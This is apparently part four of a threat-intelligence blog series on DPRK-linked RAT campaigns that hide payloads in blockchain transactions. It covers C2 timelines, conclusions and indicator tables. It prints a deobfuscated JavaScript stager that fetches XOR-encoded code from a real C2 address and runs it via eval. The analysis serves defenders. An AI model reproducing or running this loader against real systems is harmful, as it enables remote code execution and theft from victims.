
RAT Timeline

Using the same deobfuscation techniques outlined in Parts 1 and 2, timeline analysis was also performed on all transactions containing more than 10,000 characters associated with wallet `0x9BC1355344B54DEDf3E44296916eD15653844509`. These were all the Remote Access Trojan (RAT) DEV#POPPER.JS variants which we found in our prior investigation. The full list of deobfuscated RAT scripts can be found in the GitHub repository for Part 4.

The cluster list:

IP Address	First Seen
136.0.9.8	12/06/2025
166.88.4.2	12/06/2025
23.27.202.27	20/06/2025
23.27.120.142	08/10/2025
202.155.8.173	30/10/2025
198.105.127.210	14/11/2025
166.88.134.82	21/11/2025

The following is the timeline of occurances from the transactions found:




Temporal Analysis of DEV#POPPER.JS C2 Activity

Note that the occurances of the bottom three IP addresses `23.27.202[.]27`, `166.88.4[.]2`, and `136.0.9[.]8` were reduced in frequency post the XCTDH publications of Parts 1 & 2.

Initial Stager

Furthermore, we noted that the second contract initiated, `0x07a02d3bda74523a8571482380f2c8a24cfe24db03c96714abfebad44a60c404`, occuring on `Feb-07-2025 04:47:45 AM UTC` was actually the first Python Downloader (**Payload1_2 (HTTP Payload Stager)**) which ultimately leads to downloading the OmniStealer malware as discussed in Part 2: The difference being that the IP address is slightly different and an interesting string is left behind, BEP-20: BOT250205 (BOT):



C2 Stager in XCTDH Case

Field	Value
C2 IP	154.91.0[.]103
C2 Port	27017 (0x6989)
Full C2 URL	http://154.91.0[.]103:27017/$/boot
XOR Key	ThZG+0jfXE6VAGOJ
User-Agent	Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML; like Gecko) Chrome/131.0.0.0 Safari/537.36
Contract Name	BEP-20: BOT250205 (BOT)

Interestingly the full contract stems back to the mint method of contract initiation; this is used to create the BOT250205 token, which was allocated to several of the BSC addresses used by the malware deployer.

The obfuscation used here is much simpler and seems like a prototype from the more sophisticated techniques we saw in the earlier parts of this series:

```
global._H = "http://154.91.0.103:27017";

(async () => {
  await eval(
    (function (a) {
      const b = "ThZG+0jfXE6VAGOJ";
      const d = b.length;
      let e = "";
     for (let f = 0; f < a.length; f++) {
        const g = a.charCodeAt(f);
        const h = b.charCodeAt(f % d);
        e += String.fromCharCode(g ^ h);
      }
      return e;
    })(
      await (async function () {
        return new Promise((c, d) => {
          const e = new URL(global._H + "/$/boot");
```

```
          const f = {
            "User-Agent":
              "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML; like Gecko) Chrome/131.0.0.0 Safari/53
          };
          const g = {
            method: "GET",
            hostname: e.hostname,
            port: e.port,
            path: e.pathname,
            headers: f,
          };
          const i = require("http").request(g, (j) => {
            let k = "";
            j.on("data", (l) => {
              k += l;
            });
            j.on("end", () => {
              c(k);
            });
          });
          i.on("error", (j) => {
            d(j);
          });
          i.end();
        });
      })()
    )
  );
})();
```

Conclusion

This case highlights the extreme complexity of modern on-chain investigations; multiple blockchains, tokens, decentralised exchanges and cross chain bridges taxed every analyst; coupled with this, the embedded data on chain required additional skills not common in many investigations to decode.

These techniques may slow an investigator, but ultimately can be unwound. The lack of specific obfuscaton services - mixing services, and privacy coins, also is significant and demonstrates a high level of confidence in cross chain as an effective evasion method for deniable onchain activity.

Our interpretation of the unusual transaction payloads - images, pdf files, audio - is that that they may be indicative of a test range; references to Stratus may be to Datadog's Red-Team application (https://github.com/DataDog/stratus-red-team), though is a low confidence assessment. In many areas, this case raises more questions than answers, the more we dig.

Despite these gaps in knowledge, it can be stated conclusively is that this attack chain shows a high level of mastery and resources for public blockchains by DPRK related entities. And whilst this threat uses several chains for the malicious payload, concievably it can be on almost any blockchain.

Ransom-ISAC's View

Crypto, aged like fine wine

It was noteworthy that the infrastructure - the tokens used to fund the various transactions - had laid dormant in many cases for years. This aging process may be indicative of attempts to conceal the true nature of the address holder.

From Russia with Malware

The identification of a Russian IP address in Vladivostok is highly significant; with warming ties between DPRK and the Russian Government resulting from military cooperating in the latter's illegal occupation of Ukraine, it is possible DPRK affiliated groups may have been conducting their operations from Russia - or at least, Russian IP addresses.

Overlapping payment infrastructure

Another unexpected turn in this project was the overlapping payments with known DPRK theft addresses. Typically, APT teams are understood to work in discrete groups that are disconnected from the payment infrastructure. In this case however, funds bridged between blockchains eventually interacted with addresses related to other DPRK thefts. Whilst this may be construed as poor operational security, it may also represent a nonchalance towards any law enforcement consequences towards their activities.

Follow the Code

As a community, we need to move beyond "follow the money" when investigating cryptocrime. The emergence of Etherhiding, TxDataHiding, and Cross-Chain TxDataHiding—deployed alongside campaigns like Contagious Interview—demonstrates that we're still in the early stages of understanding how sophisticated these techniques will become. From here on out, "**follow the code**" is far more fitting.

Acknowledgments

We extend our gratitude to all collaborators who contributed their expertise to this investigation: **François-Julien Alcaraz**, **Nick Smart**, **Andrii Sovershennyi**, **Yashraj Solanki**, **Joshua Penny**, **Tammy Harper** and **Ellis Stannard**. Special thanks to the **Ransom-ISAC members** whose collective intelligence and collaborative approach made this analysis possible.

Indicators of Compromise (IOCs)

Filename	Filename	SHA256
DEV#POPPER.JS RAT VARIATIONS	011025_0x09e61c8f00b01eaa28b3ffaafdeb5f0d402357b87573400ebad1e25f3d9c8693_FINAL.txt	07f24071e2914c0be127(
DEV#POPPER.JS RAT VARIATIONS	011025_0x1a4272be3c516faea9093f5c2fadadb620cfe8bfbd50e22008847e6056fd91b9_FINAL.txt	6ca251da28246371936cl
DEV#POPPER.JS RAT VARIATIONS	011025_0x3b77783f8952ae8235a873a2ac6757f8ae563de56d0006d3f92fd8d73b45ac58_FINAL.txt	b9264734cdc4bdc0cf093
DEV#POPPER.JS RAT VARIATIONS	011025_0xc3d4740f747e2f0adf622d2ac48ef6bda4b18e3d152028f0f8027216199c4fee_FINAL.txt	27dd9a146de5f8e7978a(
DEV#POPPER.JS RAT VARIATIONS	011025_0xf9fca982ce5a8ae9463f7b469496a2554d0f09c8ca67ca5034de621963673a5e_FINAL.txt	4038400fbf249d9b6103(
DEV#POPPER.JS RAT VARIATIONS	011225_0x4ff108d057d6e62ec110a5c8a85b1b404aa0bf6299d63ee9a7679d858c981f0f_FINAL.txt	e37ef036d36de9697c551
DEV#POPPER.JS RAT VARIATIONS	020725_0xc8090a40230cfacb82ead30d8d290a22f8e5f508800d725f8ae2dd1d35e03427_FINAL.txt	e18ddf47412ad4b1ed92(
DEV#POPPER.JS RAT VARIATIONS	071025_0x6c777ac28d0dba345eeda8b65625ef1aec69ecb5a489f25f2a2545cf3b3bb344_FINAL.txt	eed4768a1127c2e15fc3f(
DEV#POPPER.JS RAT VARIATIONS	071025_0xf0adf6867fa5e1f7f9323e992dcad37eda3ca9bff82f49729ff1b85ab84a10d9_FINAL.txt	913081a0cfad76e49c6c7
DEV#POPPER.JS RAT VARIATIONS	081025_0x5fa89795ed04f9aa6f1969db1e5ce1767450da04cb86dd1ce582f25891dfd976_FINAL.txt	89eb1359cb19f926caf29
DEV#POPPER.JS RAT VARIATIONS	091025_0x828f00daa9fa68b36d2f2380f3fdc27265c53417ef01660b5421ea1125fad2de_FINAL.txt	1c5a64ccbe846c159ac05
DEV#POPPER.JS RAT VARIATIONS	091025_0xa1f957a901cdfeb603641b8cd8de22d6ef765bc102e1ce50c7494fb19ea1835d_FINAL.txt	383a8da67be2067b3796(
DEV#POPPER.JS RAT VARIATIONS	120625_0x95cac861a838481cbef0557e60098703038acfc920abfdcf272714cfbc7c12e9_FINAL.txt	7af08b2fa4b31e38f5a43l

Filename	Filename	SHA256
DEV#POPPER.JS RAT VARIATIONS	130625_0x1cfb0f48dbed9db15451b06328619e3cc33f22616611411afc5be3005e768b59_FINAL.txt	612cd30ca0f3dba0145bc
DEV#POPPER.JS RAT VARIATIONS	130625_0x377ee776fc12e468813a1cb1f36b71b973f40f78baf053f6ef77bf35968d706e_FINAL.txt	e6581a900989e859c7cb3
DEV#POPPER.JS RAT VARIATIONS	130625_0x37a83b05ab074c13bacd2493b97b876f97bc310726c9f8191982e4df180fc851_FINAL.txt	5171c3af3f5d10194345b
DEV#POPPER.JS RAT VARIATIONS	130625_0x3925fbf4a2e49966bc2d84cb4c134a28059e8483f7f8e2750c5aae737bfebe1d_FINAL.txt	0ff16be0423bc8cba51cb
DEV#POPPER.JS RAT VARIATIONS	130625_0xf7e6cbd4551c45cfeb3f57574f7685dde8ca6be7a6ce5f99cf5ff237a6e51cde_FINAL.txt	d373bad3feea05081330e
DEV#POPPER.JS RAT VARIATIONS	141125_0x4e0c8d86a755bc1a658619c9f399c3e108150539809bd049d9d8e7e3160bd388_FINAL.txt	dd0aa0d09d093781febc7
DEV#POPPER.JS RAT VARIATIONS	170625_0x03decfa85c107de640312424534ae89a8457ede2f7582c4b84d20f158c9f3e36_FINAL.txt	e2fdf1a6b938bfed8c81af

Note: Due to the extensive nature of the malware IOCs (70+ entries), the complete list is available in the [GitHub repository for Part 4](#).

Type	Indicator	First Seen (DD/MM/YYYY)	Notes
IP login to access cryptocurrency wallet	188.43.33[.]249	N/A	Vladivostok-related address to TKK
Initial IP from Python Downloader (Payload1_2 HTTP Payload Stager)	154.91.0[.]103	07/02/2025	Attributed to backdoor reported by MalwareHunterTeam
DEV#POPPER.JS RAT IP	136.0.9.8	12/06/2025	Timeline analysis above
DEV#POPPER.JS RAT IP	166.88.4.2	12/06/2025	Timeline analysis above
DEV#POPPER.JS RAT IP	23.27.202.27	20/06/2025	Timeline analysis above
DEV#POPPER.JS RAT IP	23.27.120.142	08/10/2025	Timeline analysis above
DEV#POPPER.JS RAT IP	202.155.8.173	30/10/2025	Timeline analysis above
DEV#POPPER.JS RAT IP	198.105.127.210	14/11/2025	Timeline analysis above
DEV#POPPER.JS RAT IP	166.88.134.82	21/11/2025	Timeline analysis above

Crypto / Blockchain IOCs

Key blockchain addresses and transaction hashes identified during the investigation:

Type	Indicator	Notes/Message
Blockchain	0x6bEf55A0BB4bFF96f947eb1f87E9a59031BB1686	DPRK-Linked Potential Communications Channel
Cross-Chain Pointer	TMfKQEd7TJJa5xNZJZ2Lep838vrzrs7mAP	0xb980676a283234de8abb91a9ecfd1ca5055ab1119492f08bc31711d8ef48cb2
Blockchain	TMfKQEd7TJJa5xNZJZ2Lep838vrzrs7mAP	Mxy custom memo text
Cross-Chain	TXfxHUet9pJVU1BgVkBAbrES4YUc1nGzcG	0xd33f78662df123adf2a178628980b605a0026c0d8c4f4e87e43e724cda258fef

Type	Indicator	Notes/Message
Pointer		
Cross-Chain Pointer	TLmj13VL4p6NQ7jpxz8d9uYY6FUKCYatSe	0x197b587bc976641277791f951518667f12c93d1ace916b3fe79f84759a62f504
Cross-Chain Pointer	TLmj13VL4p6NQ7jpxz8d9uYY6FUKCYatSe	0xda655e6b69e98cbdda93e31804827b49410880bbb3c17b908a71efe85e284df
Cross-Chain Pointer	TLmj13VL4p6NQ7jpxz8d9uYY6FUKCYatSe	0x6c777ac28d0dba345eeda8b65625ef1aec69ecb5a489f25f2a2545cf3b3bb344
Cross-Chain Pointer	TLmj13VL4p6NQ7jpxz8d9uYY6FUKCYatSe	0xf0adf6867fa5e1f7f9323e992dcad37eda3ca9bff82f49729ff1b85ab84a10d9
Cross-Chain Pointer	TLmj13VL4p6NQ7jpxz8d9uYY6FUKCYatSe	0xc3d4740f747e2f0adf622d2ac48ef6bda4b18e3d152028f0f8027216199c4fee
Cross-Chain Pointer	TLmj13VL4p6NQ7jpxz8d9uYY6FUKCYatSe	0x1a4272be3c516faea9093f5c2fadadb620cfe8bfbd50e22008847e6056fd91b9

Note: The complete list of 52+ cross-chain pointers and blockchain IOCs is available in the GitHub repository for Part 4.

Source: https://ransom-isac.org/blog/cross-chain-txdatahiding-crypto-heist-part-4/